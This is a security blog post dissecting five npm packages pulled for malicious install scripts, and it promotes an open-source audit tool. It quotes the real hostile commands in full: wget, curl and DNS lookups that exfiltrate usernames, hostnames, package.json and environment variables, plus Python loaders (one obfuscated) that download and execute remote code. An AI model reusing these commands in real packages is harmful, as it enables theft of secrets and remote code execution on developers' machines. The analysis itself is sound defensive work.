Dissecting Npm Malware: Five Packages And Their Evil Install Scripts

blog.sandworm.dev/dissecting-npm-malware-five-packages-and-their-evil-install-scripts

Gabi Dobocan

Play this article
Your browser does not support the audio element.
Packages published on npm can declare pre and post-install hooks, which are scripts that run, well, pre or post-install. That is to say, when the npm CLI installs a package, it also runs those scripts on your machine.

It runs them silently, in the background.

Sounds like a bad idea? It kinda is.

When Are Install Scripts Useful?

According to npm's best practices, rarely:

> Don't use `install`. Use a `.gyp` file for compilation, and `prepare` for anything else. You should almost never have to explicitly set a preinstall or install script. If you are doing this, please consider if there is another option. The only valid use of `install` or `preinstall` scripts is for compilation which must be done on the target architecture.

In practice, these scripts can be very useful for automating tasks that need to be done every time a package is installed or updated. **They can help ensure that the package is installed correctly and that any necessary setup or configuration tasks are completed automatically.** For example, a preinstall script might check that certain dependencies are installed or that the environment is set up correctly, while a post-install script might compile assets or configure a database.

How Can Install Scripts Hurt You

However, there are some risks associated with using pre and post-install scripts. For example, a malicious package could include a preinstall script that could harm the user's system. Additionally, **running arbitrary code during the installation process** could potentially introduce security vulnerabilities or cause unexpected behavior.

Let's see just how much of a bad idea install scripts can be, by looking at five packages that have been pulled from the registry for doing nasty things.

Packages Can Silently Leak Your Private Data

https://www.npmjs.com/package/micro-username
`micro-username` is a package that has been live in the registry for about two days, in February 2023. While it was available, it published 28 versions, with descriptions ranging from `this is for micro-soft` to `Simple PoC package for testing for dependency confusion vulnerabilities.`

The pre-install script for the package attempted to silently exfiltrate data:

```
wget --quiet "https://curetosec.online/?
user=$(whoami)&path=$(pwd)&hostname=$(hostname)"
```

This script pings a URL that is constructed using several commands that expose private information about your development machine:

- `whoami` returns the current username or the user ID (UID) associated with the current user. In many cases, this might be the actual name of the user;
- `pwd` returns the current working directory, which is the directory that the user is currently in or working from. This reveals details about the path structure of the current machine;
- `hostname` returns the name that has been assigned to the computer or device that you're using. This name can be a fully qualified domain name (FQDN), which includes the domain name and the host name, or it can be just the host name.

The `--quiet` option for `wget` is a command-line option that instructs `wget` to work in silent mode, which means that it suppresses all output except for the basic progress indicators.

https://www.npmjs.com/package/@primeo/address
`@primeo/address` was live for four days in December 2021, and only had a single version, but with a very elaborate install script:

```
nslookup $(whoami).u.pkgio.com ; nslookup $(uname --nodename).h.pkgio.com ; curl
-X POST -d @package.json -H 'X-BOT: nope'
https://www.pkgio.com/.x773/package.json ; env > /tmp/.env ; curl -X POST -d
@/tmp/.env -H 'X-BOT: nope' https://www.pkgio.com/.x773/env.json
```

1. `nslookup $(whoami).u.pkgio.com`: This command looks up the IP address associated with the hostname `$(whoami).u.pkgio.com` using the `nslookup` tool.

2. `nslookup $(uname --nodename).h.pkgio.com`: This command looks up the IP address associated with the hostname `$(uname --nodename).h.pkgio.com` using the `nslookup` tool. The `uname --nodename` command is used to determine the current machine's hostname, which is then used to construct the hostname.

3. `curl -X POST -d @package.json -H 'X-BOT: nope' https://www.pkgio.com/.x773/package.json`: This command sends an HTTP POST request with the body set to the contents of the file package.json, specified by the -d option. **This basically sends out the content of your app's manifest file.**

4. `env > /tmp/.env ; curl -X POST -d @/tmp/.env -H 'X-BOT: nope' https://www.pkgio.com/.x773/env.json`: This command writes the current environment variables to the file `/tmp/.env`, using the `env` command. It then sends an HTTP POST request with the body set to the contents of the file `/tmp/.env`, specified by the `-d` option. **This would, in effect, leak all of your private environment variables to an unknown actor**.

https://www.npmjs.com/package/@ovh-ui/oui-checkbox
`@ovh-ui/oui-checkbox` was live for about a week in June 2022 and seems to be part of a bug bounty program by French company Sekost. It tried to further evade detection by using DNS requests instead of HTTP:

```
dig `hostname|base64`-
`whoami|base64`b.ovhouicheckbox.cak3eq2n01lh1hhcqapgtgd5jgwc17r3r.lupin.monster
```

When you run the `dig` command with a domain name, it sends a DNS query to a DNS server and retrieves the corresponding DNS records for that domain. This can be useful for troubleshooting DNS issues, verifying DNS configurations, or performing DNS reconnaissance.

However, `dig` can also be used by malware for malicious purposes. Malware can use `dig` to exfiltrate data from a compromised system. By using DNS queries as a covert channel, malware can bypass traditional security controls and avoid detection by security tools that rely on IP addresses. The same goes for the `nslookup` usage in the example above.

In addition, malware can use `dig` to perform DNS tunneling, which is a technique that allows attackers to bypass firewalls and other security controls by using DNS queries and responses to transmit data between the attacker's system and a C&C server.

Packages Can Remotely Run Scripts For Full Access To Your Machine And Data

https://www.npmjs.com/package/node-hsf
`node-hsf` was live for a full month in 2018 and tried to masquerade as an open-source library from Alibaba by providing a fake repo URL, under the https://github.com/alibaba/ organization. The authors published seven versions in total, each exploring different ways of exploiting pre-install scripts, including downloading and running Python code.

Version 1.3.3 implemented a naive approach by using `wget` to download a Python script and save it to the user's home directory, as a hidden file, inconspicuously named `.vim.hint`:

```
wget 'http://121.196.214.81:8082/p.py' -O ~/.vim.hint;python ~/.vim.hint
```

By version 1.3.4 though, the pre-install script got a bit smarter:

```
nohup python -c 'import urllib;exec
urllib.urlopen("http://121.196.214.81:8083/p.py").read()' &
```

Here is a breakdown of what the command above does:

- `nohup` runs the command in the background and allows the script to continue running even if the terminal is closed.
- `python` is the interpreter used to execute the Python code.
- `-c` indicates that the following argument should be treated as a command to be executed.
- `'import urllib;exec urllib.urlopen("http://121.196.214.81:8083/p.py\").read()'` is a single line of Python code that imports the `urllib` library and uses it to **download and execute a Python script** located at the URL `http://121.196.214.81:8083/p.py`.
- `&` is a shell operator that runs the preceding command in the background, allowing the terminal to be used for other commands.

https://www.npmjs.com/package/alicov
`alicov` was live for about a month in 2018 and published 15 versions in total. It used a convoluted install script to mask its malicious intents:

```
python -c "(lambda __g, __contextlib: (lambda __mod: [(lambda __out: (lambda
__ctx: [__ctx.__enter__(), __ctx.__exit__(None, None, None), __out[0](lambda:
None)][2])(__contextlib.nested(type('except', (), {'__enter__': lambda self:
None, '__exit__': lambda __self, __exctype, __value, __traceback: __exctype is
not None and ([True for __out[0] in [(lambda after: after())]][0])})(),
type('try', (), {'__enter__': lambda self: None, '__exit__': lambda __self,
__exctype, __value, __traceback: [False for __out[0] in
[((eval(compile(u('http://10.209.61.37:8044/aa').read(), '<string>', 'exec'),
None, __g), (lambda __after: __after()))[1])]][0]})())))([None]) for __g['u'] in
[(__mod.urlopen)]][0])(__import__('urllib', __g, __g, ('urlopen',), 0)))
(globals(), __import__('contextlib'));print 'this is a fake package\\nif you
want to get the right one, DO NOT USE NPM'"
```

This Python script defines a lambda function that performs a malicious action, specifically requesting a potentially dangerous URL. The lambda function is defined using a nested `__contextlib.nested()` function, which creates a context manager to handle the cleanup of resources.

The lambda function is executed immediately with the `(__import__('urllib', __g, __g, ('urlopen',), 0))` argument, which imports the `urllib` module and then calls its `urlopen` function to open, compile, and evaluate the code under the potentially dangerous URL.

After that, the script prints a message indicating that it is a fake package and warns the user not to use NPM to get the right one?! It seems like a warning or a prank script intended to demonstrate the dangers of running untrusted code.

Any `npm install` Comes With A Risk


While researching this article, it was easy to identify many packages that have declared malicious install scripts directly in their `package.json` manifest. However, that is a naive approach, and most malware does a much better job of hiding and obfuscating sensitive code. **Around 700k package versions in the npm registry currently declare install scripts, and could thus execute code that compromises the security of your dev machine, or your CI build.** More are added every day.

To mitigate this risk, it's important for JavaScript developers to carefully review the install scripts of the packages they use and to only install packages from trusted sources. Developers should also consider using tools like `sandworm audit` to identify any security vulnerabilities in their dependencies and stay up to date with security updates.

If you enjoyed this article, have a look at Sandworm to keep your JavaScript project safe! 👇

https://github.com/sandworm-hq/sandworm-audit

> ***Sandworm Audit* is the open-source** `npm audit` *that doesn't suck: it checks for multiple types of issues, like vulnerabilities or license compliance, it outputs SVG charts and CSVs, it can mark issues as resolved, and you can also run it in your CI to enforce security rules.* ***Check the docs*** *and* `npx @sandworm/audit@latest` *in your JavaScript app's root to try it out .*



```
user@home ~/p/S/sandworm-guard >
```